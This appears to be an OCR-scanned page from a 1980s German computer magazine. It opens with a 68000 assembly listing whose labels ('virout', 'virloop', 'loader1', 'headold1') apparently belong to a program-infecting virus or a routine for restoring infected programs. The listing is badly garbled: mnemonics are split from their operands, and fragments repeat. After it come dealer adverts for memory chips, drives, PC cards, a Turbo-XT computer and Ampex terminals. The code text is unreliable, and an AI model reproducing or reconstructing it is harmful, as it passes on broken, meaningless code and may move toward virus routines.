* Zu sc * aufru ************** virout:	move.l lea suba.l move.l lea suba.l move.w dbf move.w dbf move.l lea clr.w clr.w dbr move.l lea lea lea clr.w dc.l dc.l dc.l dc.l dc.l dc.l dc.l dc.l	Programm wiederherste  *******************  pcspeicher(pc), al pcspeicher(pc), ae #4, al al, (ae) #6, de (ae)**, (al)**, de **de, virloop pcspeicher(pc), al loader1(pc), ae de dl (ae, de, w), dl **FF, dl virok al, de d2, (al, dl. w) #1, de virloop al, ae (ae)  1 1 2 4 4 4 6 4 6 4 6 6 6 6 6 6 6 6 6 6 6 6	######################################
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w clr.w clr.w dbf move.l dd.l dc.l dc.l dc.l dc.l dc.l dc.l dc	Programm wiederherste  ***********************************	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.w dbf move.w dbf move.l lea clr.w clr.w dbr move.l lea lea lea clr.w dc.l dc.l dc.l dc.l dc.l dc.l dc.l dc.l	Programm wiederherste  ***********************************	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w clr.w clr.w dbf move.l dd.l dc.l dc.l dc.l dc.l dc.l dc.l dc	Programm wiederherste  ***********************************	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w clr.w dbr move.l add.l add.l dc.l dc.l dc.l dc.l dc.l dc.l dc.l	Programm wiederherste  **********************  pcspeicher(pc), al  pcspeicher(pc), al  al, (a0)  headold1(pc), a0  #6, d0  (a0)+, (a1)+  d0, virloop  pcspeicher(pc), al  loader1(pc), a0  d1  (a0, d0, w), d1  **FF, d1  virok  al, d2  d2, (a1, d1. w)  #1, d0  virloop  al, a6  (a6)  1  1  0  0  0  1  1  1  1  1  0  0  1  1  1  1  0  0  1  1  1  1  1  1  0  0  1  1  1  1  1  1  1  1  1  2  8  5  6  7  7  7  8  7  8  7  8  7  8  7  8  7  8  8  8  8  8  8  8  8  8  8  8  8  8	**************************************

# besonders BI

2732A-250 nS AMD 8,90 DM/St. 2764K/250 nS Intel .... 6,10 DM/St. 27128K/250 nS NEC . . 6,90 DM/St. 27256K/250 nS NEC . . 9,50 DM/St. 4164-150 nS NEC .... 2,20 DM/St. 41256-150 nS NEC .... 5,60 DM/St. 41256-120 nS NEC .... 5,90 DM/St. 6264LP-15 Hitachi .... 6,30 DM/St.

**TEAC-Floppy-Laufwerke** TEAC 55BV 0.5MB ... 280,00 DM TEAC 55FV 1,0MB .... 325,00 DM NEC 1155C 1,2 MB ... 305,00 DM

#### IBM-Interface-Karten

Turbo-Mainboard 4.77/8 MHz 384KB Multifunkt.-Karte Multi I/O-Karte ...... 162,00 DM Color-Grafik-Karte ... 120,00 DM Mono-Grafik/Printer-Karte (Hercules) 150,00 DM EGA-Karte ...... 455,00 DM 576K RAM-Karte .... 89,00 DM Serielle-Parall. Karte . 135,00 DM Parallel-Karte ...... 45,00 DM RS-232C-Karte ...... 69,00 DM AD/DA-Wandler 12 Bit . 215,00 DM Floppy-Controller
für 4 Laufwerke + Kabel . . . . 65,00 DM Bei größeren Abnahmemengen sind wir preisflexibel!

#### **TURBO-XT-Kompatibel**

- Modernes Turbogehå
   m. Schlüsselschalter + LED 8088-2 CPU, (8087 Option) 640K Mainboard (256K RAM be
   150 W Netzteil Turbogeschwindigkeit 4,77/8 MHz
  360K Floppy-Laufwerk (Sanyo)
  Multi I/0 Karte
  -incl. Controller. 2 Laufwerke -incl. serieller +
  paralleler Schnittstelle und Gameport
  - Akkuspoufferte Uhr/Kalender
- Mono-Grafikkarte
- (Hercules) oder Color-Graffik-Karte
  Kapazitive DIN-Tastatur (84 Tasten)
  Aufpreis-für 2. Laufwerk 270,00 DM Aufpreis für 12" TTL Monitor, 22 MHz (Bernstein Opt.) 250,00 DM Aufpreis für 20 MB Festplatte inc. Controller 1.155,00 DM
- Nummern-+ Cursorbick.49,00 DM MS-DOS 3.2 und GW Basic

DM 1.179,00



Postf. 2528, 34 Göttingen, Tel.: 0551/44077-78, Telex 965202



ELECTRONIC-VERTRIEB Postfach 220 D - 8031 Eichenau Tel 0 81 41 / 8 00 86 Telex 5270190 basy d

ALS VERTRAGSHÄNDLER FÜR

## AMPEX - TERMINALS - 14"

BIETEN WIR AB LAGER AN:



#### LOW COST:

A 210 plus A 230 plus mit neuen Features ohne Aufpreis.

DEC\*-Kompatibel A 219 (VT 100\*) A 220 (VT 220\*)

NEU: IBM PC-AT - kompatibel A 232-AT ergonomisch · Anzeige: Amber und grün SENSATIONELLER PREIS!

\*DEC VT 100 / VT 220 ist ein eingetragenes Warenzeichen der Digital Equipment Corporation.

Außerdem im Programm:

**Olivetti**—Drucker (Vertrags-Distributor)

BAUTEILE: Speicher · PROM · Prozessoren

EINE ANFRAGE LOHNT SICH!